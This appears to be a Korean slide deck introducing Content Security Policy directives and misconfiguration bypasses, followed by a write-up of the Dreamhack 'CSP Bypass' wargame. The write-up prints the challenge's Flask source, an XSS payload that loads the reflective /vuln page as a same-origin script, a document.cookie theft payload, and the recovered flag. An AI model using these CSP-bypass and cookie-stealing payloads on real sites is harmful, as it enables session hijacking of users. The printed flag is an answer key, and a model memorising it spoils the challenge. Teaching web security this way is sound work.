

Content Security Policy(CSP)

잘못된 CSP 설정 우회



천 재 권

CONTENTS

1

CSP란?

2

잘못 설정된 CSP우회

3

CSP Bypass
write up

4

Q & A

CSP란?

- CSP는 웹 페이지 내에 자원들이 모두 웹 서버에서 의도한 자원이 맞는지 확인하기위해 탄생
- 자원의 출처를 정의해서 허용되지 않은 출처에서 오는 자원을 제한



CSP란?

CSP 구조


Content-Security-Policy: default-src 'self' https://example.com;
script-src 'self' https://script.example.com;

- CSP선언하고 뒤에 정책 나열
- 먼저 지시문을 선언하고 뒤에 value(출처)를 정의
- 어떤 리소스의 출처를 정의할 것인지 지시

CSP란?

지시문	설명
default-src	<code>-src</code> 로 끝나는 모든 리소스의 기본 동작을 제어합니다. 만약 CSP 구문 내에서 지정하지 않은 지시문이 존재한다면 <code>default-src</code> 의 정의를 따라갑니다.
img-src	이미지를 로드할 수 있는 출처를 제어합니다.
script-src	스크립트 태그 관련 권한과 출처를 제어합니다.
style-src	스타일시트 관련 권한과 출처를 제어합니다.
child-src	페이지 내에 삽입된 프레임 콘텐츠에 대한 출처를 제어합니다.
base-uri	페이지의 <code><base></code> 태그에 나타날 수 있는 URL을 제어합니다.

잘못 설정된 CSP 우회



잘못된 CSP 설정 우회

신뢰하는 도메인 이용

CSP 구문 : `<meta http-equiv="Content-Security-Policy" content="script-src 'self'">`

첨부파일 업로드 & 다운로드

File의 Upload와 Download를 테스트 합니다.

1) 아래 버튼을 눌러 회사 로고 파일을 다운로드 해주세요.

다운로드

2) 아래 버튼을 눌러 방금 다운로드 받은 파일(logo.png)을 업로드 해주세요.

파일 선택 선택된 파일 없음

잘못된 CSP 설정 우회

Base URI 미지정

- <Base> : 경로가 해석되는 기준점지정

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>example</title>
    <base href="https://www.example.com" />
  </head>
  <body>
    <!-- https://www.example.com/page.html -->
    <a href="/page.html">page</a>
    <!-- https://www.example.com/scp/wow -->
    <a href="/scp/wow">scp</a>
  </body>
</html>
```


CSP Bypass write up



학습 워게임 CTF 커뮤니티 랭킹 스토어 커리어 **Beta** **CTF 개최 예정**



문제 설명

Description

Exercise: CSP Bypass에서 실습하는 문제입니다.

문제 수정 내역

2023.08.07 Dockerfile 제공

Translate

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다.

[서버 닫기](#)

Host: host3.dreamhack.games

Port: 22391/tcp → 8000/tcp

시스템해킹 문제: nc host3.dreamhack.games 22391

웹해킹 문제: <http://host3.dreamhack.games:22391/>

2 LEVEL 2


CSP Bypass

web

👁 1441 🗉 769

[📄 문제 파일 받기](#)

CSP Bypass write up



CSP Bypass write up

/vuln 페이지

- param 인자를 받아서 출력

⚠ 주의 요함 | host3.dreamhack.games host3.dreamhack.games:17154/vuln?param=<script>alert(1)</script>

```
@app.route("/vuln")
def vuln():
    param = request.args.get("param", "")
    return param
```

CSP Bypass write up

/memo 페이지

CSP-Bypass Home

```
hello
hello
```

```
@app.route("/memo")
def memo():
    global memo_text
    text = request.args.get("memo", "")
    memo_text += text + "\n"
    return render_template("memo.html", memo=memo_text, nonce=nonce)
```

CSP Bypass write up

/flag 페이지



CSP-Bypass Home

http://127.0.0.1:8000/vuln?param=

제출

```
@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html", nonce=nonce)
    elif request.method == "POST":
        param = request.form.get("param")
        if not check_xss(param, {"name": "flag", "value": FLAG.strip()}):
            return f'<script nonce={nonce}>alert("wrong??");history.go(-1);</script>'
        return f'<script nonce={nonce}>alert("good");history.go(-1);</script>'
```

CSP Bypass write up

check_xss 함수

- 입력한 url을 read_url로 넘겨줌

```
def check_xss(param, cookie={"name": "name", "value": "value"}):  
    url = f"http://127.0.0.1:8000/vuln?param={urllib.parse.quote(param)}"  
    return read_url(url, cookie)
```

```
def read_url(url, cookie={"name": "name", "value": "value"}):  
    cookie.update({"domain": "127.0.0.1"})  
    try:  
        service = Service(executable_path="/chromedriver")  
        options = webdriver.ChromeOptions()  
        for _ in [  
            "headless",  
            "window-size=1920x1080",  
            "disable-gpu",  
            "no-sandbox",  
            "disable-dev-shm-usage",  
        ]:  
            options.add_argument(_)  
        driver = webdriver.Chrome(service=service, options=options)  
        driver.implicitly_wait(3)  
        driver.set_page_load_timeout(3)  
        driver.get("http://127.0.0.1:8000/")  
        driver.add_cookie(cookie)  
        driver.get(url)  
    except Exception as e:  
        driver.quit()  
        # return str(e)  
        return False  
    driver.quit()  
    return True
```

CSP Bypass write up

add_header 함수

- 응답 헤더에 CSP 정책 추가

```
@app.after_request
def add_header(response):
    global nonce
    response.headers[
        "Content-Security-Policy"
    ] = f"default-src 'self'; img-src https://dreamhack.io; style-src 'self' 'unsafe-inline'; script-src 'self' 'nonce-{nonce}'"
    nonce = os.urandom(16).hex()
    return response
```

CSP Bypass write up

- vuln페이지에서 param으로 alert 출력

host3.dreamhack.games host3.dreamhack.games:22403/vuln?param=<script>alert(1);</script>

✖ ① Content Security Policy blocks inline execution of scripts and stylesheets ⋮

The Content Security Policy (CSP) prevents cross-site scripting attacks by blocking inline execution of scripts and style sheets.


To solve this, move all inline scripts (e.g. `onclick=[JS code]`) and styles into external files.

⚠ Allowing inline execution comes at the risk of script injection via injection of HTML script elements. If you absolutely must, you can allow inline script and styles by:

- adding `unsafe-inline` as a source to the CSP header
- adding the hash or nonce of the inline script to your CSP header.

AFFECTED RESOURCES

▼ 1 directive

Directive	Element	Source location	Status
script-src-elem		vuln:1	blocked

[Learn more: Content Security Policy - Inline Code](#)

CSP Bypass write up

- vuln페이지에서 param을 그대로 출력 -> CSP 우회 -> XSS 가능

```
host3.dreamhack.games host3.dreamhack.games:20594/vuln?param=<script src="/vuln?param=alert(1)"></script>
```

host3.dreamhack.games host3.dreamhack.games:20594/vuln?param=<script src="/vuln?param=alert(1)"></script>

시보드 Papago NAVER YouTube 해커들의 놀이... 디자인 플랫폼... ChatG

Hackgem

host3.dreamhack.games:20594 내용:

1

확인

CSP Bypass write up

```
<script src="/vuln?param=location.href='/memo?memo='+document.cookie"></script>
```

CSP-Bypass Home

http://127.0.0.1:8000/vuln?param=<script src="/vuln?param=loc

제출

CSP Bypass write up

CSP-Bypass Home

```
hello
hello
hello
hello
hello
hello
flag=DH{81e64da19119756d725a33889ec3909c}
hello
```



Thank You!

Q & A